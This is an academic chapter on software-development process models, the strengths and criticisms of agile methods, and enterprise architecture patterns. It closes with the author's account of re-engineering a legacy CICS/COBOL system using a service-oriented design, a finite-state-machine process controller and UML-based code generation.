EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. Waterfall model for software development process



Despite its popularity, the linear sequential flow of activities in the waterfall model has many flaws. One major flaw relates to the concept that the requirements specification must be fully completed before the design and implementation activities begin. A requirement is often a moving target, as we can tell from the fact that most software packages have different versions. It is not a good idea to develop a complete and thorough requirement before embarking on the next phase of development. It is the same in design. To complete a software design down to the final details before implementation starts is not advisable. Often, we find that it is not feasible to implement the detailed design. Design should be constantly verified with prototypes. In short, the life cycle of software development is usually an iterative and incremental process.

Despite its flaws, the waterfall model has laid out a foundation for the software-development process. In the meantime, lots of new models based on the waterfall model have evolved. As software development is actually an iterative process, Boehm (1986 & 1988) came up with a spiral model. The spiral model is illustrated in Figure 2. This model emphasizes the need to go back and reiterate earlier stages a number of times as the project progresses. It's actually a series of short waterfall cycles, each producing an early prototype representing a part of the entire project. This approach helps demonstrate a proof of concept early in the cycle, and it more accurately reflects the disorderly, even chaotic evolution of technology.

The rapid prototyping model is another approach that emphasizes the development of prototypes by allowing users of the software to evaluate developers' proposals for the design of the eventual product by actually trying them out. Prototyping also serves the purpose of verifying the feasibility of an architectural design's implementation. The prototype is an essential part of the requirements determination phase, and may be created using tools different from those used for the final product. Once the prototype is approved, it is discarded and the "real" software is written. In many cases, due to budget and time constraints and despite their poor quality, prototypes actually become parts of the final product.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Spiral model for software development process

The incremental model is yet another model that applies the waterfall model incrementally. This model divides the product into builds, where sections of the project are created and tested separately. This approach will likely find errors in user requirements quickly, since user feedback is solicited for each stage and because code is tested sooner after it's written.

A recent approach is the agile software-development methodology. This approach will be elaborated in further detail in a later section. The different approaches of the software-development life cycle have been well presented in much of the literature (Kay, 2002; SDLC, 2013).

Challenges in Software Projects

Advances in software technologies have made numerous promises. Back in the late 1980s, software scientists claimed that OO languages were for programming on a large scale (Wegner, 1989; DeRemer & Kron, 1975). The OO paradigm with polymorphism and inheritance was a solution to resolve and control the complexity of enterprise applications. Corporation executives have been led to believe that if they could port all their legacy applications to a new platform using programming languages such as Java and Smalltalk, they would have both business agility and a great reduction in operating costs. In practice, this often turns out to be an illusion.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Enterprise IT systems involve a complex interplay of people and processes. Technologies alone do not provide solutions for managing the complex IT landscape. Development styles, budget pressures and project deliverables, followed by the need to deliver short-term results in an over-constrained environment, led to the rapid creation of huge amounts of proprietary code. Programs are developed as required. Cross-references are made between modules when extensions of existing modules for new functionalities are required. This results in a "mountain-of-spaghetti" of code. The maintenance and operation of such a system represents a logistical nightmare. The re-engineering of current IT systems turns into a process of continuous cycles.

A couple of years ago, the Swiss government announced the complete failure of a software project for tax management after an investment that was the equivalent of over 100 million USD. In the press, we were informed that the central office divided the whole project into the development of many software packages and subcontracted these packages to different contractors. These software packages did not work together.

All the existing discussions of the problem show that software development is still a challenge, 40 years after the start of the software crisis period. The causes of failure in software projects vary. They could be flaws in the development process, such as consuming most of the budget in requirement specifications, flaws in architectural design and implementation, the inability to handle the complexity of the software system, particularly when a huge system should be developed in one go or, finally, poor project management and understanding of what is really required to manage a software project.

Success in Software Development

In 2006, the Standish Group put forward the following top 10 success factors for IT projects (Hartmann Preuss, 2006; Krigsman, 2006):

1. User involvement
2. Executive management support
3. Clear business objectives
4. Optimizing scope
5. Agile process
6. Project management expertise
7. Financial management
8. Skilled resources
9. Formal methodology
10. Standard tools and infrastructure

In addition to the factors listed above, an additional key factor is the ability to resolve and control complexity. Staying focused on the essentials and a proper architectural design are also important factors.

The list above provides a set of checkpoints for IT projects. Descriptions of these factors can also be found in the 2001 online article by Johnson et al. (2001). It is interesting that the factor "firm basic requirements" in this article is replaced by "agile process" in the Standish group one.

I have experienced success in a number of projects that had solid architectures and used an iterative and incremental development process. In the last 10 years, we have successfully completed 13 projects within budget and on time by using the software architecture and approach presented in this article.

AGILE DEVELOPMENT PROCESS

In this section, the concept of the agile development process, together with its critics and problems will be presented.

Agile Manifesto and Development Process

The agile software-development process has become very popular in the software industry over the past few years. This process takes the evolutionary and iterative approach to software development (Ambler, 2010; Larman, 2003) and focuses on adaptation to changes. The concept fits well with any re-engineering project for improving the business and IT agility. As previously mentioned, the Standish Group removed "firm basic requirements" as a success factor and replaced it with "agile process". To establish firm basic requirements requires a detailed analysis of the business process and how it should function being conducted at the start of the project. In the agile development process, on the other hand, concrete requirements are identified along with the development process through the successive implementations of prototypes.

In an agile development process, requirements and solutions evolve through collaboration between self-organizing, cross-functional teams. It promotes adaptive planning, evolutionary development, early delivery, continuous improvement and encourages a rapid and flexible response to change. The *Agile Manifesto*, which first laid out the underlying concepts of agile development, introduced the term in 2001 (Agile Manifesto Group, 2001). The manifesto's items within the agile software-development context are:

- Individual work and interactions over processes and tools: In agile development, self-organization and motivation are important, as are interactions such as co-location and pair programming.
- Working software over comprehensive documentation: Working software will be more useful and welcome than just the presentation of documents to clients in meetings.
- Customer collaboration over contract negotiation: Requirements cannot be collected fully at the beginning of the software-development cycle; therefore, continuous customer or stakeholder involvement is very important.
- Responding to change over following a plan: Agile development focuses on quick responses to change and continuous development.

The *Agile Manifesto* is based on 12 principles:

1. Customer satisfaction through the rapid delivery of useful software.
2. Welcoming changing requirements, even late in development.
3. Working software is delivered frequently (every few weeks rather than months).
4. Close, daily cooperation between business people and developers.
5. Projects are built around motivated individuals, who should be trusted.
6. Face-to-face conversation is the best form of communication (co-location).
7. Working software is the principal measure of progress.
8. Sustainable development, which is able to maintain a constant pace.
9. Continuous attention to technical excellence and good design.
10. Simplicity — the art of maximizing the amount of work not done — is essential.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

11. Self-organizing teams.
12. Regular adaptation to changing circumstances.

There is extensive literature on the topic of the agile development process and practices (Ambler, 2010; Larman, 2003; McGovern, 2004). Some of the most common practices include SCRUM, extreme programming (XP), test-driven development (TDD), the user story-driven approach, agile modelling, etc. An agile maturity model was put forward by Patel and Ramachandran (2009) to provide a framework to put agile development process into practice. The Agile Alliance has provided a comprehensive online collection with a guide map for applying agile practices (Agile Alliance, 2013). We do not adhere to a single practice published in the literature; rather, we break tasks into small increments with minimal planning. Iterations have short time frames. An iteration can involve a team working through a full software-development cycle, which includes planning, requirements analysis, design, coding, unit testing and acceptance testing when a working product is demonstrated to stakeholders. This helps to minimize overall risk and lets the project adapt to changes quickly.

Critics and Problems Related to Agile Development Process

The agile approach to software development eliminates the large documents that result from the waterfall model, and hence reduces the significant effort invested in the requirements specification. The process also forces the development team to stop dwelling on very high-level concepts about what the system should do, by making the development a down-to-earth one with early prototyping. The approach has numerous advantages over the conventional waterfall model.

Despite its many advantages, there are also many critics of the agile approach (Bogard, 2012; Harlow, 2014). Rakitin (2001) criticized the agile approach as an attempt to undermine the discipline of software engineering. The concept of "*Working software over comprehensive document*" leads to "*We want to spend all our time coding. Remember, real programmers don't write documentation.*" In fact, most programmers do love the code-centric style of development. Many development teams carry out a purely code-centric style of development while claiming that they use the agile approach.

A similar critique was made by Gualtieri (2011). In his blog, Gualtieri found the "working software as the measure of progress" idea narcissistic. Rushing to write code is often the result of this misguided principle. Another critique he put forward is related to "business people and developers working together daily". He did not agree that meeting together with the business people every day would result in requirements being met. Often, business people are not the same as the end users. The development team must understand the needs of both the business and the users. Gualtieri commented that software is not code and development teams are not coders. Great developers must be design and domain experts. He also pointed out that design is essential. One gets what one designs, so one had better get the design right.

Moczar (2013) pointed out the following three flaws in agile methodology:

1. "Delivery over quality" recasts the agile principle of "early and continuous delivery" of valuable software. Focusing on continuous delivery has the effect of creating an unmanageable defect backlog.
2. "Development over planning" compromises the agile principle of "responding to change over following a plan". This principle encourages poor and irresponsible planning while hiding its effects.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

3. "Collaboration over management" places the emphasis on self-organizing teams that do the right things in some sort of group-based evolutionary manner. While self-organizing agile teams are also self-managing, they are not self-leading. An agile team needs the type of leadership that provides a vision to work towards and motivation for achieving that vision. A strong agile leader, often in the form of a product owner, knows how to motivate a team with a description of an extremely desirable product that is just beyond what the team may think it can do. Freed to pursue that goal and provided with ongoing guidance from a product owner, an agile team can become truly highly performing.

Big projects using the agile approach, such as Universal Credit (Ballard, 2013) and the Surrey Police System (Murphy, 2014), have failed. Experts argued that the agile methodology was not properly adapted for these projects. This leads to the conclusion that it is not at all easy to adapt the agile approach to software development for large projects in large organizations. Kiggundu (2014) presented a scenario in which the user of an application from the National Health System in the USA is the entire population of the country. It is not possible to adapt to the principles of the agile approach when there are millions of stakeholders, along with their complex interactions at individual, political and organizational levels. In the various large, the development teams are spread across different countries. It is not possible to have co-location of a development team in those organizations. In general, the larger the project and organization, the higher the level of complexity in both managerial and technical aspects. It is much harder for a larger project to adapt a new technology. The failure rate is also higher. McKinsey (Blocher, Blumberg & Laartz, 2012) reported that, on average, large IT projects exceeding $15 million run 45% over budget and 7% over time, while delivering 56% less value than predicted.

On the *Agile Manifesto*'s 10th Anniversary, Kruchten (2011) made the following comment:

The agile movement is in some ways a bit like a teenager: very self-conscious, checking constantly its appearance in a mirror, accepting few criticisms, only interested in being with its peers, rejecting en bloc all wisdom from the past, just because it is from the past, adopting fads and new jargon, at times cocky and arrogant. But I have no doubts that it will mature further, become more open to the outside world, be more reflective, and also therefore more effective. I got a hint of what's up for the future at the Snowbird meeting, which produced much more than our side meeting on elephants.

Throughout human history, whenever there was a complete turnover of government through a revolution, the state was in chaos afterwards. This also applies to the software-development process when it is carried out in large organizations. A complete turnover of an established process of software development in a large organization and enforcement of the agile approach can easily lead to chaos. I tend to agree with Moczar's idea that:

Think of agile as the ability to take the input of all the variable elements of the project — budget, time, design patterns, reusability, customer needs, corporate needs, precedents, standards, technology innovations and limitations — and come up with a pragmatic approach that solves the problem at hand in such a way that the product is delivered properly.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

In adapting to the agile approach, we need to change the mindset of developers gradually and introduce various techniques from the agile methodology that would clearly bring benefits to the overall software-development process. One must not undermine the software engineering principles that have evolved after so many years of experience.

SOFTWARE ARCHITECTURE

Software architecture is critical in any complex software system. It is the software architecture that makes an IT system agile enough to change. In this section, the question of "why software architecture" is discussed first, followed by a presentation of the most common architectural patterns.

Why Software Architecture

In our era, nobody would gather carpenters, electricians, ironworkers, plumbers, masons, etc., and ask them to build a house without proper planning and architectural design. Imagine 20 or 30 developers gathered together to develop an enterprise application. Everyone is assigned a slice of the problem space and starts coding on day one in whatever manner suits him or her best. It would soon result in a nightmare in integration. Some may push the concept of continuous integration. After a few sprint starts, the work of each individual has to be adjusted so that it all fits together. In doing so, the architecture would appear by itself. This approach may work for a small-scale application. In industry, we have all experienced the fact that the bigger and more complex the software, the harder it is to make any changes to it.

To program a single module for a set of independent functions is not a difficult task. In fact, an experienced programmer can write a lot of code within a short period. Problems arise when hundreds of programs need to collaborate in order to perform the business functions. In a complex system, it is almost impossible to maintain an overall view of all the modules. The functions of an individual module and the roles it plays in the system are no longer transparent. At the start of the project, one may observe very rapid progress. As the system grows, adding new modules into the system would increase its complexity and make the whole situation worse. Continuous refactoring may work for a project consisting of some tens of modules. It is certainly not the approach to use when hundreds or even thousands of modules are involved.

Here are some real-world examples. A booking application had been developed for a trade-settlement system after a long delay and it was far over the original budget. The development was done by a number of programmers without reference to any architectural design. It was sent to production. After a few months, it was discovered that a number of settled trades never got booked into the system. It turned out that there had been errors during booking but they were not handled. The settlements of the trades reported that everything was fine but the trades were not booked. The business analysts had a hard time locating where the errors in the booking occurred since there was no error information. Error handling had to be reintroduced into the application, which turned out to be another major task.

Another example is an application-monitoring system. A monitoring system was developed to track the usage of a set of applications. A prototype was built without proper consideration of the overall architecture. The prototype worked really well. The product manager was so proud to show that they could monitor every single interaction between the users and the applications. The system went into production. When the system was turned on that first morning, 24,000 users logged into the applica-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

tions simultaneously. The whole system broke down due to resource contention. The system was rolled back to the previous state but it was down for a few hours. There was a huge loss of business as a result.

Software architecture design has been seen by many as a prime example of "big design up front", which is in contrast to general agile practices. Both cases described above demonstrate that "up front architectural design" is necessary. In fact, there are many more such real-world examples of huge problems resulting from architectural debts.

A number of years ago, I took up the lead of a project that had made no progress for over a year. By the time I took over, we had only four months to complete the development. In the first two months, our focus was mainly on the overall architecture and helping the developers to become familiar with the infrastructure as well as the development tools that were available. Error handling was one of the first major issues we tackled. We designed and prototyped what error messages the user would see on screen, how these messages should be conveyed to first-level supports, what actions the first-level supports should take and how and when the developers should be involved when problems are not solved. We also tackled the issue of how transactions should rollback while the process carried on to deliver the proper message in the event of errors. Designs were made for the database to store the state data of our business processes. Interactions with external components that provide services for us to consume were all clarified. At the end of the first two months, we delivered our first prototype of a business process. The product manager became very worried because we had a total of four more business processes to develop. He was sure that we would run out of time and over budget. I assured him that we had all designs and code patterns set up. They formed "cookie cutters", which we could reproduce for each business process in a similar fashion. He did not believe me. The other four business processes were developed and tested within the next two months and the project was completed on time and within budget.

To provide business and IT agility, one must be able to resolve and control the overall complexity of the IT system. A proper software architecture is required (Babar, Brown & Mistrik, 2014). Isotta-Riches and Randell (2014) reported that architecture was a key driver for the success of an agile approach at Aviva UK. Hopkins and Hardcombe (2014) from IBM also elaborated on the need for a proper architecture for complex agile-system development. Netherwood states that architecture is important because it (Malan & Bredemeyer, 2010):

- Controls complexity.
- Enforces best practice.
- Gives consistency and uniformity.
- Communicates skill requirements.
- Reduces risk.
- Enables reuse.

Architecture is defined as the governing of rules, heuristics and patterns:

- Partitioning the problem and the system that is to be built into discrete pieces.
- The techniques used to create interfaces between these pieces.
- The techniques for managing overall structure and flow.
- The techniques used to interface between the system and its environment.
- Appropriate use of development and delivery approaches, techniques and tools.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

An architecture includes the methods, standards, tools, frameworks, policies and management directives. A proper architectural design, with its supporting infrastructure, is critical to the success of an IT project. The architecture provides a blueprint on how software components should be structured and developed, as well as the way that continuous integration should work. It ensures the agility of the overall system, which allows the agile approach to development to be carried out throughout the whole software life cycle, with no or few technical debts. It must reduce and not increase the complexity of the IT system. Software tools and standards must simplify the development process and not make it more complicated.

Using the infrastructure of a complex and integrated technical architecture requires highly trained and experienced programmers. The Standish Group's research shows that 70% of application code is the infrastructure (Johnson, 2001). Applications are usually coded by programmers who have great knowledge of the technical structure. They are also responsible for programming the business rules and logic in the applications.

There should be a clear separation of the implementation of the business and technical aspects. Technical infrastructure is generally stable and the same for all applications. We can develop code segments and patterns that can be parameterized according to what is required. Application developers should just concentrate on the business-related aspects and include the infrastructure code segments and patterns in their programs whenever needed. The application developers should not have to master the infrastructure. The effort of writing 70% of the infrastructure-related application code can also be spared.

Software Architecture Patterns

The concept of software architecture emerged in the early 1980s in response to the growing complexity and diversity of software systems. Over the last 30 years, many architecture patterns have evolved out of this concept. Some of the most popular ones are given in the following list (Richards 2015):

- **Client/Server and Multi-Tier:** The client/server is a two-tier architecture with the software system being segregated into two applications. The client makes requests to the server. For three or more tiers, the system is segregated into more segments (tiers). Each segment would carry out a specific functionality and is located in a separate physical computer.
- **Layered Architecture:** The concerns of the application are partitioned into stacked groups (layers). Each layer would only interact with the layer above and the layer below. A typical example is the seven-layered architecture of the Open System Interconnection model. It is also referred as the ISO 7-Layer model under the identification of ISO/IEC 7498-1 (Zimmermann, 1980).
- **Component-based Architecture:** The application design is decomposed into reusable functional or logical components that expose well-defined communication interfaces.
- **Event-Driven Architecture:** An architectural style that builds on the fundamental aspects of event notifications to facilitate immediate information dissemination and reactive business-process execution. Web applications that make use of the get and post mechanisms of HTTP are inherently based on an event-driven architecture. Many claim that architectural designs are not necessary when the agile development approach is used for their Web-based applications. Their applications are actually based on an event-driven architecture.
- **Broker Architecture:** The broker pattern defines a runtime component, called a broker, which mediates the communication between a number of clients and servers. A well-known usage of this pattern is the Common Object Request Broker Architecture (CORBA) (Siegel 2001).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Model-View-Controller (MVC):** The MVC pattern breaks system functionality into three different components: a model, a view and a controller that mediates between the model and the view. The model is a representation of the application data or state. The view is a user-interface component and the controller manages the interaction between the model and the view. The MVC architecture is used widely for standalone applications.
- **Pipe-Filter:** This pattern divides the task of a system into several sequential processing steps. The steps are connected by the data flowing through the system: the output of one step is the input for the next step. The most well-known use of this pattern is the UNIX operating system.
- **Service-Oriented Architecture (SOA):** In this pattern, one set of components would act as service providers and another set of components act as service consumers. SOA has become very popular in the last few years, particularly for enterprise IT systems.
- **Message/Service Bus:** In this pattern, a router is used to route the incoming messages or service requests to the components that would handle the messages or to the service providers for the service requests. A message/service bus can convert messages from one protocol or technology to another, perform various data transformations, perform security checks and manage transactions, etc.

The list presented here shows only some of the common architectural patterns. It is by no means an extensive one. As can be seen in the list, the different patterns address different architectural concerns. SOA and broker architecture are communication-related patterns, whereas component-based and layered architecture address the overall structure of the system. There are also patterns for exception handling. The design of a software architecture would in general combine multiple architectural patterns to cover all needs.

AGILE ARCHITECTURE FOR LEGACY IT SYSTEM

The purposes of software architecture have been described in the previous section. In this section, the design of our agile architecture to fulfil these purposes is presented.

Layered, Component based, and Service Oriented Architecture

The complexity of the business involved in a large corporation tends to be reflected in its IT system, which has been developed and delivered over time. Current enterprise IT systems are usually composed of a mixture of legacy and modern applications across the IT estate, using a range of technologies from legacy COBOL/CICS through to modern Java frameworks and responsive designs. A major goal of an enterprise software architecture is to provide mechanisms and fundamental structures to manage this complexity.

In his book *Simple Architectures for Complex Enterprises*, Sessions (2008) suggested that partitioning is fundamental to managing complexity in enterprise architectures. A structural pattern, such as a component-based architecture, can be used to provide the basic structure of partitions for business domains. In this pattern, cohesive programs are grouped together to form a single component. Each component has one or more well-defined interfaces that provide windows for interactions with other components. Internal processing (including accessing-data store) is completely encapsulated within the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

component. A typical partitioning of business domains into business components in a finance institute includes sections on client information, financial instruments, business calendars, etc.

In the early days of enterprise IT, applications were usually run in mainframe host systems. Terminal emulations for these applications were provided for users. As technology evolved, terminal emulations were replaced by client/server systems. Client applications in general run on workstations and communicate with server applications running on the host systems across connecting networks.

With the advances in Web technology, corporations must consider integrating Web-based applications with their existing applications. The integration can be done using a SOA in the mainframe. The mainframe applications become service providers and Web-based applications running on an application server are service consumers. In a way, SOA can be viewed as a form of client/server architecture. The service consumer is the client and the service provider is the server. In SOA, messages exchanged between the service provider and the consumer are generally in a document style with XML. In addition, a client application is not bound to a single server. A service consumer can consume services from different platforms. One can introduce an enterprise service bus (ESB) to reroute the service requests to the proper service providers in different platforms. Messages in XML allow interoperation between applications written in different languages. Thus, SOA together with the use of an ESB provide architecture patterns for both communication and application integration (Chappell, 2004).

Component-based architecture can be combined together with SOA. Instead of providing interfaces in Java or COBOL, a component can provide a service interface with XML. Sessions suggested that in partitioning an enterprise IT system, one can define the services provided by each partition. In our design, the enterprise IT system is partitioned into business components and components that can be service providers.

Architectural patterns such as component-based architecture and SOA provide high-level concepts on how to partition business domains and organize programs for an enterprise IT system. There are still many detailed issues, such as security, error handling and logging, ACID transaction processing, etc., that need to be addressed in an enterprise architectural design. The solutions to these issues would eventually form the designs of the basic infrastructure framework into which the applications can integrate.

Applications of different business lines are often developed independently. Programs are developed at the time by developers as they see fit. These programs form silos in the enterprise IT system. As mentioned previously, the Standish Group's research shows that 70% of the application code is for the infrastructure. When I walk through the code of these types of applications, I come to see that extensive codes are infrastructure-related. The 70% statistic is fairly accurate. Infrastructure and business logic often mingle together. Reuse of either code segments is, in general, not possible. With a proper enterprise architectural design and implementation of the basic infrastructure, a lot of development effort can be reduced.

Enterprise applications do not always operate independently. For example, a trading order would involve different applications, such as order entry, quote request to the quote engine, trade settlement, trade bookings, etc. When all these applications are developed independently with no unique error handling and logging mechanism, the task of tracking errors can become a real nightmare for application support teams in a day-to-day business. This has been my real life experience.


In 1998, I was engaged in the rebuilding of the legacy IT system of a large corporation. The system had evolved since the 1970s and contained tens of thousands of COBOL programs. An initial attempt was made to port the legacy CICS/COBOL platform to a UNIX-based environment using Java as the main programming language. After two years of effort, we could not manage to make the two platforms

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

inter-operate in a satisfactory manner at the transition phase. A complete porting of all COBOL programs to Java did not seem feasible. Our approach turned into the re-engineering of the existing legacy IT system. The new system should stay with CICS/COBOL. However, the architecture should be SOA. Leveraging legacy software objects with SOA has been a standard approach and addressed by a number of authors (Roshen, 2009; Umar & Zordan, 2009; Sweeny, 2010; Sneed, 2012). The architecture should be component-based. Business components would reuse and interoperate with existing COBOL modules. They also provide service interfaces. Combination of SOA and component based architecture has been discussed by Brown, et al. (2012). Client applications were written in Java running on Linux workstations. They are consumers of services provided by the mainframe host system. Document-style messaging with XML is a popular choice for SOA, networking, cloud computing etc. (Chang, 2015; Chang & Ramachandran, 2015; Da Ros, 2006). It was used for communication between service consumers and providers in our architecture.

On top of the component-based service-oriented architecture, we introduced a layered structure. Layering is very common in enterprise architecture. Fowler (2006) presented a structure with three layers in an enterprise application architecture pattern. The three layers include a presentation layer as the top layer, a business domain layer and a data layer. Our layered structure is similar in some ways but different in others. Our top layer is a service and mediation layer. In this layer, incoming messages in XML are parsed and the data are mapped into COBOL structures (copy books). Service requests are resolved and dispatched to the proper components after security control. For security control, we mainly used the standard IBM infrastructure for mainframe. Service consumer must be authenticated and authorized to have access to the requested service. The control is done by the standard IBM infrastructure. Outputs from the components are rendered into XML. An additional function in this layer is the service-transaction management. Errors can occur in any of the business components that are involved in the service. Transaction across all the components would either be committed or rolled back by the transaction manager in the service and mediation layer.


Another set of infrastructure is implemented on a vertical layer, which provides functions such as error handling and logging. All business components can access this layer for error handling and logging. Service errors are stored in the database temporarily. They would be archived after a period of time has passed. They can be retrieved by the service-support team member via a standard Web service.



The layered structure is illustrated in Figure 3. Our enterprise IT system is based on a layered, component-based and service-oriented architecture. As shown in Figure 3b, a business component can cut across three horizontal layers. The service interface of a business component would reside in the service and mediator layer. Business components can communicate with each other in the business-processing layer. The bottom layer is the persistent layer in which components interact with their persistent tables in the database. In this layer, modules from different business components are not allowed to interact with each other. They can, on the other hand, interact with the infrastructure layer for error handling and logging.

AUTONOMOUS MODULES, CONTEXT CONTAINER, AND FINITE STATE MACHINE

Our IT architecture with its infrastructure framework has helped us to manage the complexity of the overall enterprise business. Applications are partitioned according to their business domains. Despite



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. Illustration of the layered, component based and service oriented architecture

this, application development in COBOL remained a challenge. In late 2003, a manager called me to look at the problems of a project. The development for this project had been carried out for nearly two years, and most of the budget had been used up with no sign of completion. When I inspected the project, I found that there were many COBOL modules and that they were all tightly coupled in a fashion, as illustrated in Figure 4. None of the modules could be unit tested on their own. The whole application was driven by a set of control flags. These control flags, as well as the state data, were passed from one module to another and updated in an uncontrolled way. Nobody had any architecture overview and any single change could affect many modules. A developer showed me, using the debugger, how the state data were changed unexpectedly after calling another module, which involved a chain of further actions. He was not able to program his module to produce the expected outcome.

Figure 4. Illustration of tightly coupled COBOL modules

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The problem stated above is an architecture-related one. In an agile development process, many tend to believe that the architecture would just appear, evolving after a few iterations of program building. My personal experience with many projects does not convince me that this is the case. An enduring and agile architecture requires proper design by an experienced architect. Failing to follow this route often results in a problem similar to the one described above. Refactoring, patches and quick fixes may eventually get the project to work. The final product, however, would not be maintainable and it is more fragile than agile. An agile software must be easily maintainable and extensible. It must allow continuous integration of modules and early testing. The architecture should lay down a structure and techniques to facilitate the development of an agile system.

Back in the early days of software engineering, it was found that the strong coupling of program modules would increase the complexity of the overall software and make it difficult to maintain and extend (Yourdon & Constantine, 1979). Hence we need an architecture that allows modules to be decoupled and work independently. One of the architectural design criteria is that modules should be autonomous and work independently.

One issue with the structure of implementation illustrated in Figure 4 is that nobody has an overview of the business-process flow and what all the different modules do internally. Thus, another requirement of designing an agile architecture is that the business-process flow must be transparent and easily amendable. Many event-driven Web applications following an agile process have been developed successfully without any upfront architectural design. Already underlying these applications is the event-driven architectural pattern and the infrastructure provided by the Web server. The applications basically provide a set of callback functions in response to the doGet() and doPost() events from the HTTP protocol. All callback functions can be developed and tested independently. This architecture pattern fits together well with agile software. Thus, we can use the event-driven mechanism for our business-process flow. The process-flow controller is basically a finite-state machine. It inspects the state and event resulting from the execution of a module and decides on the next module to be invoked. Each module is invoked by the process controller, which operates independently. Depending on the business-logic processing and state data, the processing of the module would result in different events. The process controller would take into account the actual state and the out-coming event in order to determine the next process to be carried out.

In the stack of layers of modules shown in Figure 4, the modules in the lower layers are activated by the modules in the upper layers. This imposes a cross dependency between the module being activated and the module that activates. The module being activated would rely on the proper data being passed on by the module that activates it. The module that activates other modules must ensure that it has all the data required by those modules it activates. When a new module must be added in the lower layer of the stack, or when a module in the lower layer needs new input data, it would cause a ripple of changes across all modules within the stack. This structure normally resulted from early implementation without architectural design, and is anything but agile. Maintenance and extension of the final software usually requires a huge effort.

In our design, the process controller cannot be responsible for providing input data for all modules; therefore, we decided to use a service-context container. A module would fetch its required data by providing a logical name for the context container. The output data of the module would be associated with a logical name and be put into the context container.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

In summary, our architectural design for the process of a service has the following features:

- Process control is centralized using a process controller implemented in the form of a finite-state machine.
- COBOL modules are independent autonomous units with well-defined contracts to fulfil.
- Apart from invocations of external services offered by other business components, COBOL modules are not supposed to make direct calls to other COBOL modules.
- A plug-and-play architecture is in place so that a COBOL module can be plugged in at any time for continuous integration.
- All state data will be held in a context container.
- State data in the COBOL structure can be deposited in the context container with a given logical name, and it can be retrieved via use of that logical name.
- Each module will fetch the required state data from the context container and put new or updated state data in the context container.

The process sequence of a service is given in the following list:

1. Upon receiving a service request, the service mediator would first carry out the security and access control.
2. The service mediator parses XML input and maps the data to the COBOL structure based on data-object descriptors (described in the next section).
3. The service mediator creates the context container and puts the COBOL structures into the context container, each with a predefined logical name.
4. The service mediator identifies and activates the process-controller module, as well as setting the initial state and event.
5. The process controller determines the module to be invoked, based on the current state and event.
6. The process controller invokes the module and sets up a new state.
7. The module fetches its input data in COBOL structures from the context container.
8. The module carries out the execution of the business logic and data processing.
9. The module puts output data, which are COBOL structures associated with logical names, into the context container.
10. Depending on the outcome, the module sets a new event.
11. It repeats Step 5 until the business process completes, unless an error has occurred.
12. In the event of an error, the module would log the error message using the error handling and logging facility.
13. The module puts the error message into the context container and sets an error event for the error case.
14. The process controller terminates the process and returns to the service mediator when the business process is completed, or when an error occurs.
15. The service mediator fetches the output data in COBOL structures from the context container and renders the output into XML.
16. The service mediator will either commit the transaction or rollback the transaction if an error has occurred.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

When data processing or retrieval is required from an external component, a module can interact with the external component directly. Alternatively, a wrapper can be built that fetches the input data for the external component from the context container and calls the external component. The output data from the external component would be put into a context container by the wrapper. The wrapper also sets a new event for the process controller.

For business components that are required to collaborate with the main service component of a service, their processing steps are very similar to the list above. However, they provide no service interface but only interfaces for invocations. In these cases, we need process dispatchers that carry out the tasks of the service mediator. Tasks like security and access control, XML parsing and transaction management are not needed in a process dispatcher.

DEVELOPMENT PROCESS AND TOOLS

When SOA and XML were first introduced, they were new to programmers who had worked with CICS/COBOL for many years. SOA and XML were not well accepted. The concepts of finite-state machines, autonomous modules and context containers were even more difficult to accept by most COBOL programmers. In contrast to the general practice of taking an agile approach with the emphasis on a self-sustained, dynamic team, we actually had to impose our method and our architecture on the development team. One thing we were aware of was that if the development effort was more thoroughgoing, then we would experience a high degree of resistance. We had to find a way to automate the development as much as possible and make it simple for programmers to do their job. In this section, our tools and the approach we developed in order to speed up the whole development process will be presented.

Towards Agile and Model Driven Approach

In 2000, when we decided to use SOA architecture for our legacy IT system, there was no commercially available XML parser for COBOL; we had to develop our own proprietary XML parser in COBOL. In our design, XML was parsed and transformed into a tree structure via link lists. A set of modules were programmed to provide functions for the retrieval of the data from each XML node as well as the building up of an XML tree.

In 2004, the lead in developing the project mentioned in the previous section was taken up by me. I came to realize that a lot of coding effort went into the retrieval of the XML data and the building up of the XML output tree. At that time, the service-message interfaces were very well documented in UML class diagrams by a business analyst. The person responsible for the UML tool said that he could extract the metadata from the UML class diagrams. We made our first prototype of a code generator. Based on the metadata of the UML class diagrams, we generated the XML and DTD structures, the COBOL copy books that contain the COBOL data records and data-object descriptors. A data-object descriptor is, in short, a COBOL program that contains meta-information allowing the mapping of the XML and COBOL record structures.

The business analyst who modelled the service-message interfaces in class diagrams also modelled the process flow in UML state charts. We refined the state charts and made each state activity a COBOL module. We programmed some standard code patterns for COBOL modules on how to use the context container, standard error handling and an additional requirement that each module must deliver the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

outcome of its action with an event. We also built a finite-state machine for process control in COBOL. With the UML state charts, we extracted the meta-information and generated a table for the data on the state, event and action. This table was used as a process-control descriptor by the process controller. The process controller is a finite-state machine that calls a COBOL module based on the actual state and event given in the process-control descriptor.

For the autonomous COBOL modules, we created a template for the basic program structure. Programmers could use the template as a base to code the required business logic and data processing.

